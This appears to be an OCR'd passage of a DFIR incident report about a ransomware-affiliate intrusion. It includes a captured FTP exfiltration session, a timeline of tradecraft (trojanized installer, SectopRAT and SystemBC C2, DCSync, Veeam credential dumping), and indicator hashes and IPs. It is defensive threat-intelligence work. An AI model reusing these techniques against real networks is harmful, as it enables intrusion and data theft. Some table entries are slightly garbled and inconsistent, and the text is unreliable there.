
REDACTED password

Identifie server operating system type


Lists supported FTP server features/ commands

Command to show the current directory path on the FTP server

Based on the Wireshark capture below, the threat actor connected to an FTP server and began uploading the RAR files they created during data staging, starting with “MDTM **** IT.part1.rar”. The session shows them navigating directories using standard FTP commands (PWD, CWD) and switching between ASCII and binary transfer modes for optimal file transmission. The capture reveals systematic exfiltration of archived organizational data, including attempts to upload “Finance.rar” and other sensitive files they had previously compressed.




```
226 Directory send OK.
MDTM [redacted] IT.part1.rar
213 File modification time set.
PWD
257 [redacted] is the current directory
PWD
257 [redacted] is the current directory
REST 0
350 Restart position accepted (0).
TYPE A
200 Switching to ASCII mode.
TYPE A
200 Switching to ASCII mode.
PASV
227 Entering Passive Mode (144,202,61,209,91,227).
LIST -a
150 Here comes the directory listing.
```



```
226 Directory send OK.

PWD

257 '                    is the current directory

CWD                      inance.rar
```

Impact

While no ransomware was deployed before the adversary was evicted from the environment, the threat actor ultimately achieved one of their primary objectives, successfully exfiltrating data from the network. Based on the actions performed by the adversary during this intrusion and the tactics, techniques, and procedures (TTPs) observed throughout the campaign, we assess with high confidence that this was an active ransomware affiliate likely working with various ransomware-as-a-service (RaaS) providers.



MULTI-AFFILIATE RANSOMWARE TTPS

PLAY

- GRIXBA (GT_Net.exe)
- GRIXBA (GRB_NET.exe)
- Payloads under C:\Users\Public\Music directory

RANSOMHUB

- Usage of Impacket

- Betruger Backdoor (ccs.exe)
- Usage of bitsadmin

- NetScan
- ADFind
- WinRAR
- WinSCP
- PSExec

- SystemBC (wakewordengine.dll | conhost.dll)

DRAGONFORCE


- REDACTED.XML (NetScan results from a victim organization that subsequently appeared on the DragonForce DLS (Data Leak Site)

Based on the analysis of these intrusion events, we identified multiple indicators linked to three distinct ransomware groups. The detailed attribution matrix is as follows.

Observed TTPs	Group	Category

Grixba (GT_Net.exe)	Play	Malware Binary
Grixba (GRB_NET.exe)	Play	Malware Binary
Payload staging under C:\Users\Public\Music directory	RansomHub	Persistence/Staging
Betruger Backdoor (ccs.exe)	RansomHub	Backdoor
Usage of BitsAdmin	RansomHub	LOLBins
REDACTED.xml (Netscan output file from another victim)	DragonForce	Discovery
SystemBC (wakewordengine.dll | conhost.dll)	Play + DragonForce	C2/Proxy Mlaware
Impacket (wmiexec)	Play + RansomHub	Lateral Movement / Credential AccessP
NetScan, ADFind, WinRAR, WinSCP, PSExec	Play + RansomHub + DragonForce	Post-Exploitation Tools

Timeline



Blurring the Lines: Intrusion Shows Connection With Three Major Ransomware Gangs

Day 1

16:41 UTC Initial Access, Execution, & Persistence

- User downloaded and executed the trojanized file EarthTime.exe on the beachhead
- Executable copied to AppData and Startup LNK dropped to persist

16:42 UTC Command & Control

- SectopRAT command & control established on beachhead
- SectopRAT C2: 45.141.87.55

16:55 UTC Persistence

- New local user account "Admon" created

17:07 UTC Command & Control

- SystemBC malwareWakeWordEngine.dll executed
- SystemBC C2: 149.28.101.219

17:12 UTC Persistence

- "Admon" user account added to local administrators group

17:13 - 17:23 UTC Discovery

- LOLbin commands related to discovery executed on beachhead

17:31 UTC Credential Access

- Credential access via DCSync

17:37 UTC Lateral Movement

- Lateral movement from beachhead to domain controller via RDP

17:45 - 17:48 UTC Discovery

- Discovery commands run on the domain controller

17:48 - 18:19 UTC Execution, Credential Access & Lateral Movement

- Lateral Movement via RDP to a backup server and several other hosts
- Psexec used to execute SystemBC locally on hosts accessed
- Veeam database credentials dumped on backup server using a PowerShell script

Day 2

01:08 UTC Lateral Movement

- Threat actor returns via SystemBC proxy on a server and connects to various hosts via RDP


01:17 - 02:12 UTC Exfiltration


- Data was staged on the File Server using WinRar and exfiltrated from the network via WinSCP
  - FTP Server: 144.202.61.209
- Further data collection was observed on the backup server via the tool FS64.exe


01:21 UTC Discovery

- Threat actor returns to domain controller and maps out the domain
  - Active Directory PowerShell Module

Diamond Model







Final discovery actions using both WMI and RDP to the domain controller

Indicators

Atomic

```
45.141.87.55 - MSBuild.exe C2 (SectopRAT)
149.28.101.219 - WakeWordEngine.dll/conhost.dll (SystemBC)
504e1c95.host.njalla[.]net - ccs.exe (Betruger)
80.78.28.149 - ccs.exe (Betruger)
144.202.61.209 - TA's FTP server
```

Computed

```
earthtime.exe
71f703024c3d3bfc409f66bb61f971a0
f24fc14f39c160b54dc3b2fbd1eba605ec0eb04f
bcff246f0739ed98f8aa615d256e7e00bc1cb24c8cabaea609b25c3f050c7805

wakewordengine.dll / conhost.dll
e963d598a86c5ee428a2eefa34d1ffbb
142294249feb536e0edbe6e2de3eb3c3415ecf39
6f9326224e6047458e692cd27aeb1054b9381c67aaf2fe238dbebfbc916c4b33

ccs.exe (Betruger)
5675a7773f6d3224bfefdc01745f8411
```

```
c0e5e4b5fcbd0a30b042e602d99a6ee81ad5d8d7
ae7c31d4547dd293ba3fd3982b715c65d731ee07a9c1cc402234d8705c01dfca

fs64.exe
c6f92d1801d7d212282a6dd8f11b44fe
d15d45d9d9a8ef7a9f048d74b386f620f3b82576
e1521e077079032df974c7ae39e4737cdb4f05c6ded677ed5446167466eeb899

vhd.dll
95c96de7dcb5a643559ac66045559cc9
68b6d0cc1430e2d4f70e2ba5026d1c4847324269
a4bc6bebabb52ed9816987b77ebae6ef70e174533a643aea6265bdf1ed9b8952

gt_net.exe
abb2a6a0f771ab20ce2037d2c4ef5783
ac0fcbc148e45e172c9be0acf9c307186f898803
aeaf7cc7364a44b381af9f317fe6f78c2717217800b93bee8839ab3e56233254

grb_net.exe
88df27b6e794e3fd5f93f28b1ca1d3d0
2114d655805f465d11b720830d150c145039bcd4
f8810179ab033a9b79cd7006c1a74fbcde6ed0451c92fbb8c7ce15b52499353a

adfind.exe
12011c44955fd6631113f68a99447515
4f4f8cf0f9b47d0ad95d159201fe7e72fbc8448d
c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3

sh.exe
829a9dfd2cdcf50519a1cec1f529854b
5bf41754bfb3a18611b2a02f7f385960ed24f8e1
a7240d8a7aee872c08b915a58976a1ddee2ff5a8a679f78ec1c7cf528f40deed

netscan.exe
27f7186499bc8d10e51d17d3d6697bc5
52332ce16ee0c393b8eea6e71863ad41e3caeafd
18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
```

Detections

Network

```
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init
ThreatFox SectopRAT botnet C2 traffic (ip:port - confidence level: 100%)
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity
ET INFO Suspected Impacket WMIExec Activity
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Private Rules:

```
85d1ebcc-0145-4033-a344-f9f3a4dd03ac : Sharphound File Writes
932dd739-3672-458e-b362-b3cedba992ba : Grixba Reconnaissance Tool Execution
97350071-6934-4d1e-863d-23b7f51fb17d : SharpHound Active Directory Enumeration Tool Execution
```

Sigma Repo:

